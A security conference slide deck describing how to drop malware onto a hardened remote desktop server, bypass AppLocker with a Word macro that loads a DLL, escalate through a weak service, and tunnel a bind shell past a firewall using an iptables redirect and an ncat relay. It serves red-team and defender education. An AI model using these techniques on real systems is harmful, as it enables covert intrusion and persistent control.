



# HWFWBYPASS

DESIGN: LÁSZLÓ KÓNYA | [WWW.BEHANCE.NET/LACKAS](http://WWW.BEHANCE.NET/LACKAS)

# Hacking Highly Secured Enterprise Environments

Zoltan Balazs



Shakacon, 2015



```
root@kali:~# whoami
```

Zoltán Balázs

# Hungary



```
READY  
10 PRINT "HELLO WIKIPEDIA!"  
20 GOTO 10  
RUN■
```



```
root@kali:~# whoami
```



```
root@kali:~# whoami
```

AV testing

AV bypass



root@kali:~# whoami


I'm NOT a CEH

Member of the Anonym CTF  
addict's organization

Still in recovery phase

Creator of the Zombie Browser Toolkit

<https://github.com/Z6543/ZombieBrowserPack>





# I love hacking





How do you hack high security systems?

How do you hack high security systems when you are not Tom Cruise?



# The mission



I'm a spy (with low budget)


I want access to a hardened secure RDP (remote desktop) server

E.g. server contains confidential documents


I need persistent C&C access to the RDP server

To upload/download files

Interactive remote code execution



# The solution (in an ideal world)



1. Infect client's desktop

Infected workstation



2. Steal RDP password



3. Connect to RDP



4. Drop malware

Secure remote desktop server



5. Command and Control



6. Profit

# The challenges

RDP server is not reachable from the Internet



Directly ...

Two factor authentication is used to access the RDP server

No access to the token seeds ;)



Drive mapping disabled – no direct file copy

Restrictive hardware firewall

Allows workstation -> server TCP port 3389 IPv4 only



Firewall, port 3389 allowed only

Application white list is used on the RDP server

M\$ Applocker in my case with default policy



---

Is this realistic?

Similar environment at a client

- Had no time to hack it






**SCREW YOU GUYS**

A meme featuring the character Eric Cartman from the animated series South Park. He is depicted from the waist up, wearing his signature red jacket with yellow sleeves and a blue beanie. He has a frustrated or angry expression, with his eyebrows slanted downwards and his mouth open in a small, dark shape. He is standing in front of a green wall with a white horizontal stripe. The text "SCREW YOU GUYS" is written in large, white, bold, sans-serif capital letters with a black outline at the top of the image. At the bottom, the text "I'M GOING HOME, HAVE TO CODE" is written in the same style, with "CODE" on a separate line.

**I'M GOING HOME, HAVE TO  
CODE**



# Target Company



The Internet



Attacker

“In hacking, there is no such thing as impossible.



Only things that are more challenging.”

# Already achieved

I have remote code execution with C&C on a user's workstation

I have access to a test RDP server

I know how the files on the server look like, what services are installed

This is ~~Spartaaaa~~ post-exploitation

# Why should you care about this?

## **Red team/pentester**

- New tools

## **Blue team**

- New things to look for during log analysis/incident response

## **Policy maker/business**

- Funny pictures

# Divide et impera!

Divide the problem into smaller pieces and rule them all, one by one

1. drop malware into the RDP server
2. execute any code on RDP server
3. elevate to admin privileges
4. bypass hardware firewall



# Divide et impera!

Divide the problem into smaller pieces and rule them all, one by one

1. **drop malware into the RDP server → new shiny tool**
2. execute any code on RDP server → nothing new here
3. elevate to admin privileges → nothing new, no 0day for you
4. **bypass hardware firewall → new shiny tool**



1. Drop malware into RDP server





# 1. Drop malware into RDP server

Malware waits for the user to connect to RDP server

Creates screenshot (or new animation), show in foreground

Optionally blocks user keyboard, mouse ~20 seconds

Uses the keyboard and the clipboard – simulates user


1. Starts M\$ Word on RDP server

2. Drops encoded ASCII payload

3. Creates Macro code

4. Macro writes binary

5. Macro starts binaries




# Alternative usage of “user simulator”

1. Add directory to be excluded from AV scans  
use the AV GUI!  
only if the user has the privileges and no UAC
2. Install new trusted root certification authority and accept warning – and MiTM SSL connections  
CA pinning does not stop this attack

The AV is alive.  
Nope, Chuck Testa <sup>TM</sup>



## 2. What is Applocker?



## 2. Execute any code, bypass Applocker

„AppLocker can only control VBScript, JScript, .bat files, .cmd files and Windows PowerShell scripts. It **does not control** all interpreted code that runs within a host process, for **example Perl scripts and macros**.

Applications could contain **flags** that are passed to functions that signal AppLocker **to circumvent the rules** and allow another .exe or .dll file to be loaded.

The **administrator** on the local computer **can modify the AppLocker policies** defined in the local GPO.”

# Execute any code, bypass Applocker

Load DLL with Word Macro!

Even shellcode execution is possible!

<http://blog.didierstevens.com/2008/06/05/bpmtk-how-about-srp-whitelists/>

```
Private Declare PtrSafe Function LoadLibrary Lib "kernel32"  
Alias "LoadLibraryA" (ByVal lpLibFileName As String) As Long  
hLibrary = LoadLibrary(outputdir + "\hack_service.dll")
```

### 3. Elevate to admin



### 3. Elevate to admin



Why do I need admin?

- It is needed for the last phase, hardware firewall bypass

Possibilities

- Local priv esc zero day for Win 2012
- Exploit unpatched vulnerability
- Exploit vulnerable 3<sup>rd</sup> party program service
- Etc.

Processes started with admin (or higher) privileges are not restricted by AppLocker!



# Elevate to admin - Service exploit

```
C:\> accesschk.exe -l myvulnservice.exe
```

```
[0] ACCESS_ALLOWED_ACE_TYPE: NT AUTHORITY\TERMINAL SERVER USER
```

```
FILE_APPEND_DATA
```

```
FILE_EXECUTE
```

```
FILE_READ_ATTRIBUTES
```

```
FILE_READ_DATA
```

```
FILE_READ_EA
```

```
FILE_WRITE_ATTRIBUTES
```

```
FILE_WRITE_DATA
```

```
FILE_WRITE_EA
```

```
SYNCHRONIZE
```

```
READ_CONTROLs
```

```
C:\> sc sdshow myvulnservice
```

```
D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)
```

```
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;CCLCSWLOCRRCRPWP;;;IU)(A;;CCLCSWLOCRRC;;;SU)
```

# Elevate to admin - Service exploit

```
C:\> accesschk.exe -l myvulnservice.exe
```

```
[0] ACCESS_ALLOWED_ACE_TYPE: NT AUTHORITY\TERMINAL SERVER USER
```

```
FILE_APPEND_DATA
```

```
FILE_EXECUTE
```

```
FILE_READ_ATTRIBUTES
```

```
FILE_READ_DATA
```

```
FILE_READ_EA
```

```
FILE_WRITE_ATTRIBUTES
```

```
FILE_WRITE_DATA
```

```
FILE_WRITE_EA
```

```
SYNCHRONIZE
```

```
READ_CONTROLs
```

```
C:\> sc sdshow myvulnservice
```

```
D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)
```

```
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;CCLCSWLOCRRCPWP;;;IU)(A;;CCLCSWLOCRRRC;;;SU)
```

Allow

Service start  
Service stop

Interactively  
logged on  
user

# Quiz



# Quiz

What's the name of the company which published the first paper about packet filter firewalls in 1988?



# Quiz

What's the name of the company which published the first paper about packet filter firewalls in 1988?

The company developed VAX



# Quiz

What's the name of the company which published the first paper about packet filter firewalls in 1988?

Digital  
Equipment  
Corporation



# 4. Bypass hardware firewall

## Restrictive firewall

- No Bind shell
- No Reverse shell
- No covert channel
  - DNS, ICMP, IPv6, UDP, proxy
- No shell!!!



## In a different scenario

- TCP socket reuse shell possible (not persistent)
- Webshell (lame) possible
- But not in this case (no exploit, no webserver)



# 4. Bypass hardware firewall

First (bad) idea

After malware dropped,  
mark every packet to be special

- start with magic bytes

and let a kernel network filter driver select the packets

Problem

- Every (hacker) application has to be rewritten, or rerouted through a custom wrapper proxy (both server and client side)



# Bypass HW firewall – second idea

Use TCP source port!

- E.g. port 1337 is always special

Limitations

- NAT from the attacker side
  - But who cares? 😊



# Bypassing hardware firewalls


## Linux

Use code at Kernel level (with root)

if ((tcp\_source\_port == 1337) && (tcp\_dest\_port == 22)) then:

    redirect to bind shell on port 31337

```
iptables -t nat -A PREROUTING -p tcp --dport 22 --  
sport 1337 -j REDIRECT --to-ports 31337
```



Dumb stateful  
firewall






Dumb stateful firewall  
inspecting the packets



Backdoor traffic  
inside RDP





Backdoor traffic  
separated from  
RDP traffic



# Bypassing hardware firewalls on Windows x64

Installing a kernel driver in Windows x64 is not trivial

- Trusted signed driver is needed

Thanks to basil for WinDivert project (and Nemea Software Development)

- Trusted signed kernel driver already included!
- You can interface with the kernel driver

Alternatively, patchguard bypass could be used

<http://www.codeproject.com/Articles/28318/Bypassing-PatchGuard>

Uroburos rootkit – Bring Your Own Vuln

Install root CA first with user simulator ;)

# How to set TCP source port for meterpreter bind shell (or any program)?

Netcat (Nmap build) to da rescue!

```
ncat -kl 4444 -c
```

```
"ncat -p 1337 RDP.SER.VER.IP 3389"
```



Demo



# Alternative usage of “hw fw bypass”

You have admin on webserver  
but persistent outbound C&C is blocked

Instead of local port forward, use netcat to port forward to other machines in the DMZ

Backdoor traffic to hide your communication inside the legit network traffic



# The solution – as a whole

Malware waits for the user to login to RDP with 2FA

Create screenshot from user desktop

Put screenshot on the screen

Disable keyboard/mouse

Drop malware by simulating user keyboard events + clipboard for large (ASCII) data transfer

Start WORD, create new macro code

Bypass application whitelist using DLL loading from Word macro code

# The solution

Escalate privileges to admin (vulnerable service)


Install hwwbypass.exe with kernel driver

Drop meterpreter

Profit!



# Target Company



The Internet



Attacker

Demo



## Demo 2 – as seen by the user



# Lessons learned for red team

You have two new tools for your post exploitation

- tool to drop malware into the remote desktop
- If you have admin on a Windows server, you can bypass/fool hardware firewalls using my driver



# Lessons learned for the blue team

Every additional layer of security can still be bypassed

Restricted remote desktop is a real interface for malware infection

Use application/protocol aware (NG) firewall instead of port based ones


Can be bypassed ;)

Don't trust your firewall logs  
blindly





# How to bypass NG Firewall? NCAT LUA to da rescue!



# References

<http://reqrypt.org/windivert.html>

<http://inputsimulator.codeplex.com/> - modified

<http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Tereshkin.pdf>

<http://blog.didierstevens.com/2011/01/24/circumventing-srp-and-applocker-by-design/>

<http://www.room362.com/blog/2014/01/16/application-whitelist-bypass-using-ieexec-dot-exe>

<http://leastprivilege.blogspot.fr/2013/04/bypass-applocker-by-loading-dlls-from.html?m=1>

<https://www.mandiant.com/blog/hikit-rootkit-advanced-persistent-attack-techniques-part-2/>



one more thing ...

# two more things ...

User simulator available as Metasploit post module

HW FW bypass available as Metasploit post module

# Hack The Planet!

<https://github.com/MRGEffitas/Write-into-screen>

<https://github.com/MRGEffitas/hwfwbypass>

[zoltan.balazs@mrg-effitas.com](mailto:zoltan.balazs@mrg-effitas.com)

<https://hu.linkedin.com/in/zbalazs>

Twitter – @zh4ck

[www.slideshare.net/bz98](http://www.slideshare.net/bz98)

Greetz to @hekkcamp, @CrySySLab

[JumpESPJump.blogspot.com](http://JumpESPJump.blogspot.com)



**HACKTIVITY**  
The IT Security  
**FESTIVAL**  
in Central and  
Eastern Europe